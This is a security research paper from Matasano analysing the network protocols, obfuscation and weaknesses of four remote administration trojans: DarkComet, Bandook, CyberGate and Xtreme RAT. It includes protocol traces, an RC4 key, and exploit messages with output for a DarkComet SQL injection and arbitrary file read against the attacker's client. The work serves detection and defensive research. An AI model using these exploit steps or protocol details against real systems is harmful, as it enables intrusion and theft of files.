pest control: taming the rats

Authors
Shawn Denbow
Twitter: **@sdenbow_**
Email: **denbos@rpi.edu**
Jesse Hertz
Twitter: **@hectohertz**
Email: **jhertz@brown.edu**

Remote Administration Tools (RATs) allow a remote attacker to control and access the system. In this paper, we present our analysis of their protocols, explain how to decrypt their traffic, as well as present vulnerabilities we have found.

Introduction

As 2012 Matasano summer interns, we were tasked with running a research project with a couple criteria:

- It should be something we are both interested in.
- We should be able to present our research for the company at the end of our internship. However, on completion, we decided that it would be best if we made our findings public.

With John Villamil, our advisor, we decided that given our interest in low-level analysis, we should analyze Remote Administration Tools (RATs). RATs have recent seen media attention RATs due to their use by oppressive governments in spying on activists and other "dissidents". We felt this to be a perfect project.

Remote Administration Tools are pieces of software which, once installed on a victim's computer allow a remote user to control and access the system. RATs can be used legitimately by system administrators, or they can be used maliciously.

There are a variety of methods by which they are installed on a computer: Various social engineering tactics can be employed to get a user to open the executable, they can be bundled with other pieces of software, they can be installed as the payload of a virus or worm, or they can be installed after an attacker gains access to a system through an exploit. Most of the commonly available RATs are at least able to perform keylogging, screen and camera capture, file management, code and script execution, power control, registry management, and password sniffing. Wikipedia has a more complete list of common RAT functionality [1].

Our research focused on analyzing several publicly available RATs: DarkComet, Bandook, CyberGate and Xtreme RAT. Interestingly, all of the RATs we analyzed were coded either in part or entirely in Delphi. They all featured a reverse connecting architecture, as well as some form of cryptography or obfuscation of their communications. In this paper, we present our analysis of their protocols, explain how to decrypt their traffic, as well as present vulnerabilities we have found. The appendices to this paper contain MITM tools for decrypting traffic, as well as proof of concept exploits for the vulnerabilities we've found.

matasano SECURITY

Basic RAT Architecture

Most RATs employ a "reverse-connecting" architecture.

The "client" program, resides on the attacker's machine and is used to control a compromised system. If often features a full UI designed for ease of use.

In contrast, the "server" program is a much smaller stub which is installed on the compromised computer. These servers feature no UI, and take measures to disguise their presence.

On execution, the sever initiates a connection back to the client computer, and remote control is then possible. The client program typically has the ability to generate server stubs, which have the IP address of the client (the command and control center) hard coded into them.

Some free versions of the RATs we investigated were feature limited to producing server stubs that were not stealthy or could only connect to localhost, with the ability to generate "full" stubs only available on purchasing the paid version. Some servers had measures to defeat or disable antivirus and firewall software on the compromised machine.

The DarkComet RAT

DarkComet is one of the most popular RATs in use today, gaining recent notoriety after its use by the Syrian government [13]. The encryption method used in DarkComet has already been extensively analyzed by various researchers [2] [3], so we will not reiterate here.

We reverse engineered the DarkComet protocol and analyzed it for vulnerabilities.

After a quick look at its protocol, it is easy to see that it uses a "|" as it's delimiter between string parameters. Although, there is no delimiter between the command and the first parameter.

The DarkComet client stores information about servers in a SQLite database, which is kept in the directory from which the client runs. This database also holds usernames and passwords for FTP servers to which the client has been configured to connect. When a new connection is established, a handshake occurs which looks like this:

Notation

```
C->S indicates a message from the Client to the Server
S->C indicates a message from the Server to the Client
(U)     indicates the message is unencrypted
```

DarkComet Handshake

```
C->S:
IDTYPE
S->C:
SERVER
C->S:
GetSIN172.16.1.1|769734
S->C:
infoesGuest16|172.16.1.1 / [172.16.1.128] : 1604|USER-3AA4AD4D2 /
Administrator|769734|0s|Windows XP Service Pack 3 [2600] 32 bit ( C:\ )|x||
US||{HW-ID}|43%|English (United States) US /  -- |6/13/2012 at 2:45:59 PM|
5.3.0
```

© Copyright 2012 Matasano Security.

All rights reserved.

For testing purposes, we wrote our own "server" which replied with the following shorter SIN (Server Info) string:

```
infoesX|1|S|5|0s|W |x||US|I]|{7}|80%|E|6|5
```

SQL Injection in DarkComet

By attaching a debugger to the client, we were able to view the SQL strings it generated by the client to query its database. Upon connection with the above SIN string, the following SQL statement is executed:

```
"SELECT * FROM dc_users WHERE UUID="{7}"
```

If that UUID is not in the database, the following statement is executed:

```
"INSERT INTO dc_users VALUES( "{7}", "1", "S", "W", "0")"
```

If that UUID already exists, then the following statement is executed:

```
"UPDATE dc_users SET userIP="1" WHERE UUID="{7}""
```

There is no input validation or sanitization, so all of these SQL statements are injectable with the following caveats:

- Executing multiple commands in one statement with ";"s is disabled, anything after a ";" will not be executed
- load_extension() is disabled

These can be used to modify data in the database. We did not further develop these vulnerabilities to get information out of the database, as our next exploit made doing so unnecessary.

Arbitrary File Read from the Client's File System in DarkComet

DarkComet uses a protocol that we have termed "QuickUp" in order to do ad-hoc uploading of files. For instance, the client has a feature which allows you to edit the compromised computers "hosts" file. This is done by downloading the hosts file to the client computer, editing it, and then uploading it back to the server. The last part of that exchange uses the QuickUp protocol, and looks like this:

DarkComet QuickUpload

```
C->S:
QUICKUPC:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\SynHosts.txt|752|HOSTS
```

A new connection between the client and server is now established to handle the file transfer. The old connection is not closed first, the existing socket just has connect() called on it again

```
C->S:
IDTYPE
S->C:
QUICKUP752|C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\SynHosts.txt|HOSTS
C->S (U):
\x41\x00\x43
C->S (U):
LENGTH_OF_FILE_IN_BYTES
S->C (U):
A
C->S (U):
RAW_DATA_OF_SPECIFIED_FILE
S->C (U):
A
```

© Copyright 2012 Matasano Security.

All rights reserved.

Note that the protocol consists of two stages, the QUICKUP command issued from the client, which establishes a "new" connection, and the QUICKUP command issued from the server, which begins the file transfer. Most importantly, after the new connection has been opened, the server requests the file to be uploaded. Three major weaknesses are present in this implementation:

- There is no check that the file in the client QUICKUP is the same as the file in the server QUICKUP
- The client responds to a QUICKUP commands, even if there was no corresponding QUICKUP from the client
- The client allows the server to specify the absolute path

This flaw allows the retrieval of any file on the filesystem that it has permissions to read. So for instance, to get a dump of the SQLite database, we can do the following:

(1) Connect to the server and successfully complete the handshake

(2) Open a new connection over our old one, the client will now reply:

DarkComet SQLite DB Dump

```
C->S:
IDTYPE
```
We now send a QUICKUP command unprompted
```
S->C:
QUICKUP111|comet.db|UPLOADEXEC
C->S (U):
\x41\x00\x43
S->C (U):
A
C->S (U):
LENGTH_OF_FILE
S->C (U):
A
C->S (U):
RAW_DATA_OF_COMET.DB
```

Any file in the DarkComet directory can be read this way. Alternatively, absolute paths can be specified, allowing read access to any file on the client's filesystem (that DarkComet has permissions to access).

```
sdenbow@skynet:~/work/RATS/DarkComet$ python quickup.py
Recieved -> IDTYPE

Sending -> SERVER

Recieved -> GetSIN172.16.250.1|9451203

Sending -> infoes|1|S|5|0s|W|x|HELP|US|I]|{7}|80%|E|6|5'

Recieved -> IDTYPE

Sending -> QUICKUP111|C:\secret.txt|UPLOADEXEC

[+] Receiving C:\secret.txt...
omg!
```

Reading "C:\secret.txt" from Client's File System

© Copyright 2012 Matasano Security.

All rights reserved.


Reading “C:\secret.txt” from Client’s File SystemOverall, this presents an issue for anyone using DarkComet. If a server sample is discovered, it is trivial to retrieve the key from the binary that is used in the network communication. The key retrieval process can even be automated [4]. Recently, the developer of the RAT has quit any further development due to its misuse, therefore leaving this issue unpatched [12].

For a stub server (written in python) that can exploit both of these vulnerabilities, see Appendix A.

The Bandook RAT


Bandook is written in a mix of C++ and Delphi [5] [6]. The server is able to use process injection, API unhooking, and kernel patching to bypass (some versions) of the Windows firewall. The server itself is fairly limited in functionality, but has the ability to be extended through a plugin architecture: the client can upload plugin code to the server. The client comes with several plugins which need to be installed on the server to enable full functionality. By default, the server attempts to hide itself by creating a process based on the default browser settings.

It lacks any real cryptography to protect its traffic. Instead, it obfuscates its traffic by XORing against the constant 0xE9:



XOR Loop with Constant

Almost all messages are suffixed with “&&&” in cleartext:



Server Keepalive with “&&&”

The client comes bundled with TightVNC 1.2.9.0, which has a publicly known security vulnerability. More information regarding the vulnerability and proof of concept code is available online [7].

The latest public release of Bandook is v1.35, while the private version is at 1.4. The public version was released April 2007, which makes it quite old and outdated. It only supports up to Windows Vista, while the private version supports up to Win7.

© Copyright 2012 Matasano Security.

All rights reserved.

Reverse Engineering The Bandook Protocol

We will leave out the "&&&" cleartext suffix from our analysis. Establishing a connection with the client is simple. The server will start by sending one command:

Bandook Connection Initialization

```
S -> C:
&first& # 0d 1h 15m # Admin #  # 172.16.250.128  / WhiteHouse
#yes#yes#no#no#bndk13me#USA#no#yes#yes#
```

So a "first" command is used to establish a connection. The fields separated by "#" correspond to info displayed in the client, such as IP, username, uptime, and location. The fields marked yes/no correspond to whether the server has a given plugin or not.

The keepalive is as follows:

Bandook Keepalive

```
C -> S:
&BANG&
S-> C:
&BAMG&
```

To see the protocol for additional functionality, we recommend using the MITM decoder in Appendix B. To any researchers who are interested in further work on Bandook, we have a fairly detailed set of notes on the additional functionality protocols, which is available upon request.

The CyberGate RAT

CyberGate is another RAT written in Delphi. It's also the only RAT we saw that featured protection against reverse engineering. Using LordPE to obtain a dump, you can see the following strings:

Address	Length	Type	String
CODE:00669...	0000000C	C	Anti Anubis
CODE:00669...	0000000F	C	Anti CWSandbox
CODE:00669...	0000000E	C	Anti Debugger
CODE:00669...	0000000C	C	Anti JoeBox
CODE:00669...	00000014	C	Anti Norman Sandbox
CODE:00669...	0000000F	C	Anti Sandboxie
CODE:00669...	0000000D	C	Anti SoftIce
CODE:00669...	00000012	C	Anti ThreatExpert
CODE:00669...	0000000C	C	Anti VMWare
CODE:00669...	00000010	C	Anti Virtual PC
CODE:00669...	00000010	C	Anti VirtualBox
CODE:00669...	0000000E	C	Anti-Debugger

CyberGate Anti-Analysis

© Copyright 2012 Matasano Security.

All rights reserved.

Both *PEiD* and *Detect It Easy* could not identify what packer had been used. We worked on unpacking it, until we finally discovered a tool called ProtectionID. This was able to identify the packer as Safengine Licensor. From some basic research, we discovered that unpacking the Safengine Licensor is a project in itself. Due to our time constraint, we found it would be best to continue our efforts analyzing another RAT.

Before moving on though, we were able to uncover enough information about its protocol from the server stubs we created (which aren't packed). Interestingly, CyberGate uses two different schemes for communication.

Communication from the client to the server is done using a variant of base64. The messages are base64 encoded, except instead of the canonical base64 string:

"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

the string used is

"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"

This is an obfuscation technique that is also common in enterprise software; because the base64 dictionary has been scrambled, a standard base64 decoder produces gibberish when fed the data.

The base64 encoded messages end with the string "###@@@", which when replaced with "==" and then fed into a base64 decoder (working against the custom string), produce cleartext.

In the other direction, messages going from the server to the client are first compressed using zlib (at a compression level of 1), and then encrypted with RC4 against the following key:


```
njgnjvejvorenwtrnionrionvironvrnvcg210public
```

They are then prefixed with the string "@@XXXXXXXXXX@@"

Based off of this information, we think it's safe to assume the private version will have some subtle differences in its communication. Most likely the key is different, but the overall communication architecture is the same.

© Copyright 2012 Matasano Security.

All rights reserved.



CyberGate RC4 Swap

© Copyright 2012 Matasano Security.

All rights reserved.

CyberGate Handshake
S->C (U): *34|\n* *S->C:* *cybergate|Y|* *C->S (U):* *\x20\r\n* *S->C (U):* *\n* *C->S:* *maininfo|cybergate|497125y5QX8qVHZ6KNoEzseP1UYFjR|* *S->C (U):* *\n* *S->C: (stripping out a lot of null bytes)* *maininfo|* *CGServer_EC3E266B172.16.1.128JESSE-3AA4AD4D2/* *Administrator-=WindowsXPProfessionalx32(Build:2600-* *ServicePack:* *3.0)*Intel(R)Core(TM)2DuoCPUP8600@2.40GHz511MBConsole* *v2.3.0-Public4000CyberGateServerConsole2301UnitedStates/* *English"English(UnitedStates)"05/07/2012--15:24172.16.1.1:4000* *|#CGServer|cybergate|console1|Yes|* *C->S:* *configuracoesdoserver|* *S->C (U):* *\n* *S->C (U):* *89|\n* *S->C:* *configuracoesdoserver|configuracoesdoserver|172.16.1.1:4000|* *#CGServer|cybergate|console1|Yes|*

Its keepalive looks like this:

CyberGate Keepalive
C -> S (U): ping|S-> C: **S->C (U):** pong|CyberGateServerConsole###10157|

A MITM script that can decrypt traffic is in Appendix C.

Xtreme RAT

Xtreme RAT was another one of the RATs used by the Syrian government. We haven’t seen much public analysis of Xtreme RAT. The guys over at malware.lu published a simple article covering a sample they received in an email. Their

© Copyright 2012 Matasano Security.

All rights reserved.

analysis covered identifying and decrypting config information from the stub [10]. Our analysis will look into the communication protocol of the RAT.

Before looking at any internals, we opted to get a feel for the UI. On the first run, users are prompted to enter a password. Once entered, the program asks users to retype the password to confirm it. After doing so, a file named "user.info" is created in the same directory. This file is simply a unicode string of the MD5 hash of your password.

```
0000000: 6100 3900 3300 3300 6400 3100 3300 6600  a.9.3.3.d.1.3.f.
0000010: 3800 3100 3600 3400 3900 6200 6500 6200  8.1.6.4.9.b.e.b.
0000020: 6500 3000 3300 3500 6400 6300 3200 3100  e.0.3.5.d.c.2.1.
0000030: 6600 3400 3000 3000 3200 6600 6600 3100  f.4.0.0.2.f.f.1.
0000040: 0a                                       .
```

Unicode MD5 Hash of Password in

So if your password is "123", your user.info will contain the hash 'a933d13f81649bebe035dc21f4002ff1'. However, when we tried hashing "123" we found a different result (the correct hash is '202cb962ac59075b964b07152d234b70'.) It turns out this is an issue that was introduced in Delphi 2009, when the default string type switched from ANSI strings to unicode strings. The MD5 implementation is not unicode aware [11], leading to incorrect hashes.

When creating a server, we tried to change the password from its default '0123456789'. It turns out Xtreme RAT limits your password to being only digits. It also rejects any password that cannot fit in a 32-bit signed integer. Well, that's not making us feel very secure.

The public version also limits the user to creating a stub which can only connect to localhost on port 81. It also includes an annoying nag screen notifying the user that it is the public version. However, all the functionality of the private version is present. In order to begin analyzing its communication, we had to change the communication IP. First, a quick analysis of the server stub.

The Xtreme RAT Server

The stub sets itself up using a classic technique found in basic malware. It first uses CreateProcess() to create a new process (named based on the default browser.)

Address	Value	Comment
0012F710	00C83BE2	CALL to CreateProcessW from server.00C83BDD
0012F714	00000000	ModuleFileName = NULL
0012F718	00CC0000	CommandLine = "C:\Documents and Settings\Administra
0012F71C	00000000	pProcessSecurity = NULL
0012F720	00000000	pThreadSecurity = NULL
0012F724	00000000	InheritHandles = FALSE
0012F728	00000004	CreationFlags = CREATE_SUSPENDED
0012F72C	00000000	pEnvironment = NULL
0012F730	00000000	CurrentDir = NULL
0012F734	0012F73C	pStartupInfo = 0012F73C
0012F738	00C8DE48	pProcessInfo = server.00C8DE48

CreateProcess() Based on Default

Next, it uses WriteProcessMemory() to copy code to the newly created process (PE header starts at 0x1610000).

© Copyright 2012 Matasano Security.

All rights reserved.

Address	Value	Comment
0012F4BC	00C84484	CALL to WriteProcessMemory from server.00C8447F
0012F4C0	00000104	hProcess = 00000104
0012F4C4	01610000	Address = 1610000
0012F4C8	00D30000	Buffer = 00D30000
0012F4CC	00001000	BytesToWrite = 1000 (4096.)
0012F4D0	0012F774	pBytesWritten = 0012F774

Copying Code to the Newly Created

It finishes the setup by simply resuming the thread using ResumeThread(). After patching the process to have an opcode of 0xEBFE, which is an infinite loop, at the point where the thread resumes, we attached a debugger and noticed that the process begins packed with UPX.

```
0170F3A0  60               PUSHAD
0170F3A1  BE 00B06B01      MOV ESI,chrome.016BB000
0170F3A6  8DBE 0060F5FF    LEA EDI,DWORD PTR DS:[ESI+FFF56000]
0170F3AC  C787 AC200D00 6l MOV DWORD PTR DS:[EDI+D20AC],8367C86F
0170F3B6  57               PUSH EDI
0170F3B7  83CD FF          OR EBP,FFFFFFFF
0170F3BA  EB 0E            JMP SHORT chrome.0170F3CA
```

Standard Entry Point

Unpacking is trivial from this point. Locate the JMP following the POPAD instruction.

```
0170F545   61              POPAD
0170F546   8D4424 80       LEA EAX,DWORD PTR SS:[ESP-80]
0170F54A   6A 00           PUSH 0
0170F54C   39C4            CMP ESP,EAX
0170F54E ^75 FA            JNZ SHORT chrome.0170F54A
0170F550   83EC 80         SUB ESP,-80
0170F553 ^E9 D42EFDFF      JMP chrome.016E242C
```

Standard JMP to OEP

This brings us to our OEP:

```
016E242C  55           PUSH EBP
016E242D  8BEC         MOV EBP,ESP
016E242F  83C4 F0      ADD ESP,-10
016E2432  B8 741D6E01  MOV EAX,chrome.016E1D74
016E2437  E8 784AF3FF  CALL chrome.01616EB4
016E243C  E8 7FE3FFFF  CALL chrome.016E07C0
016E2441  A1 249A6E01  MOV EAX,DWORD PTR DS:[16E9A24]
```

Original Entry Point for

After patching the dump to connect to a different address, and removing the nag screen, we were able to start our analysis of the communication.

Xtreme RAT Communication

© Copyright 2012 Matasano Security.

All rights reserved.

Xtreme RAT Handshake Overview

```
S->C (U):
myversion|3.6 Public\r\n
C->S (U):
\x58\x0d\x0a
C->S (U):
\xd2\x04\x00\x00\x00\x00\x00\x00\xa6\x00\x00\x00\x00\x00\x00\x00
C->S:
maininfo??????###?" a?" a?"
apK8qxVwtQ7XBgCuT0bFldfRjaSLmhHPGJyirE5z2A431ZMYUe69WnDcsoNk90dd3e7e19b35baa
54015d0b4a08f2d0
```

The communication of Xtreme RAT begins with the server making a connection to the client. We then have the following:

Xtreme RAT Identify Message

```
S ->C (U):
myversion|3.6 Public\r\n
```

The client acknowledges by sending:

Xtreme RAT ACK

```
C ->S (U):
\x58\x0d\x0a
```

Communication continues with the client asking for info about the server. Notice that before any message sent, the stub or client will first send the password and length of the message to come, in little endian format. Annoyingly, sometimes it sends this header as its own packet, sometimes it comes prefixed to the actual content. And sometimes it prefixes the header with an ACK of "\x58\x0d\x0a". In this example, the password is 1234 and the length of the message to follow is 166 bytes.

Xtreme RAT Password/Length Message

```
C -> S:
\xd2\x04\x00\x00\x00\x00\x00\x00\xa6\x00\x00\x00\x00\x00\x00\x00
|-> Password = 0x4d2 = 1234
         |->Four bytes padding
                         |-> Length = 0xa6 = 166
                                         |->Four bytes padding
```

Now what follows is some zlib compressed data with size 166 bytes. Note that sometimes our MITM script fails to decode the zlib compressed data, for reasons unknown to us. After decompression we have the following:

© Copyright 2012 Matasano Security.

All rights reserved.

Xtreme RAT Maininfo

```
maininfo??????###?" a?" a?"
apK8qxVwtQ7XBgCuT0bFldfRjaSLmhHPGJyirE5z2A431ZMYUe69WnDcsoNk90dd3e7e19b35baa
54015d0b4a08f2d0
```

Breaking it into its parts we have:

Xtreme RAT Maininfo Dissected

CMD:
maininfo
SEPARATOR:
\xc2\x00\xaa\x00\xc2\x00\xaa\x00\xc2\x00\xaa
\x00\x23\x00\x23\x00\x23\x00\xe2\x00\x22\x20\x61\x01\xe2\x00\x22\x20\x61\x01\xe2\x00\x22\x20
\x61\x01
RANDOM STRING:
pK8qxVwtQ7XBgCuT0bFldfRjaSLmhHPGJyirE5z2A431ZMYUe69WnDcsoNk
MD5:
90dd3e7e19b35baa54015d0b4a08f2d0

The random string is just that, a random string of length 0x3B or 59. It's generated using the character set: [0-9],[A-Z],[a-z]. The hash is the incorrect MD5sum of "XtremeRAT". This will always remain the same (at least for the public version 3.6).

What follows is a response which contains some information about the system. It follows the same protocol as before, with the password and length header, and the remaining message being compressed with zlib. After this response, the stub is now connected to the client, but will continue to send more info, such as a screenshot of the desktop and a list of any webcams installed.

At this point, a full connection is established. The client will send a keep alive while idle, which looks like the following:

Xtreme RAT Keepalive

```
C -> S:
ping
S -> C:
pong|937|Current_Window (Server_Name)
```

Also worth noting, Xtreme has the ability to try to disguise its handshake as HTTP. In which case, its opening request will look like (with the default password):

Xtreme RAT GET Request

```
S->C (U):
GET/1234567890.functions HTTP/1.1
Accept:*/*Accept-Encoding:gzip,deflate
User-Agent:Mozilla/4.0(compatible;MSIE7.0;WindowsNT5.1;Trident/
4.0;.NETCLR1.1.4322;.NETCLR2.0.50727;.NETCLR3.0.4506.2152;.NETCLR3.5.30729;.
NET4.0C)
Host:172.16.1.1:4000
Connection:Keep-Alive
```

© Copyright 2012 Matasano Security.

All rights reserved.

Conclusion

RATs represent an under-researched but highly active area of malware "in the wild". With both governments and non-state actors using RATs for surveillance, knowledge about them carries increasing significance. A good understanding of their protocols is critical to network and system administrators deploying tools that can notice the presence of a RAT.

All of the RATs we analyzed were written in Delphi. This gave the RATs some resilience against classical security mistakes (buffer/heap overflows) that are much easier to make in a language like C or C++. However, we still found serious vulnerabilities in DarkComet, which was the most widely deployed of the RATs we studied. Our analysis of the communications should provide a solid foundation for other researchers interested in further reverse engineering and vulnerability research on RATs.

Some notable coincidences in behaviors between RATs (use of Delphi, using the "|" character as a separator, similar UIs, use of zlib, use of RC4, and other protocol similarities) may suggest shared code, although we do not have enough evidence to make any definitive statements on that subject.

Special thanks to John Villamil (@day6reak) for his guidance and knowledge on this project, and to the rest of the Matasano Security team!

© Copyright 2012 Matasano Security.

All rights reserved.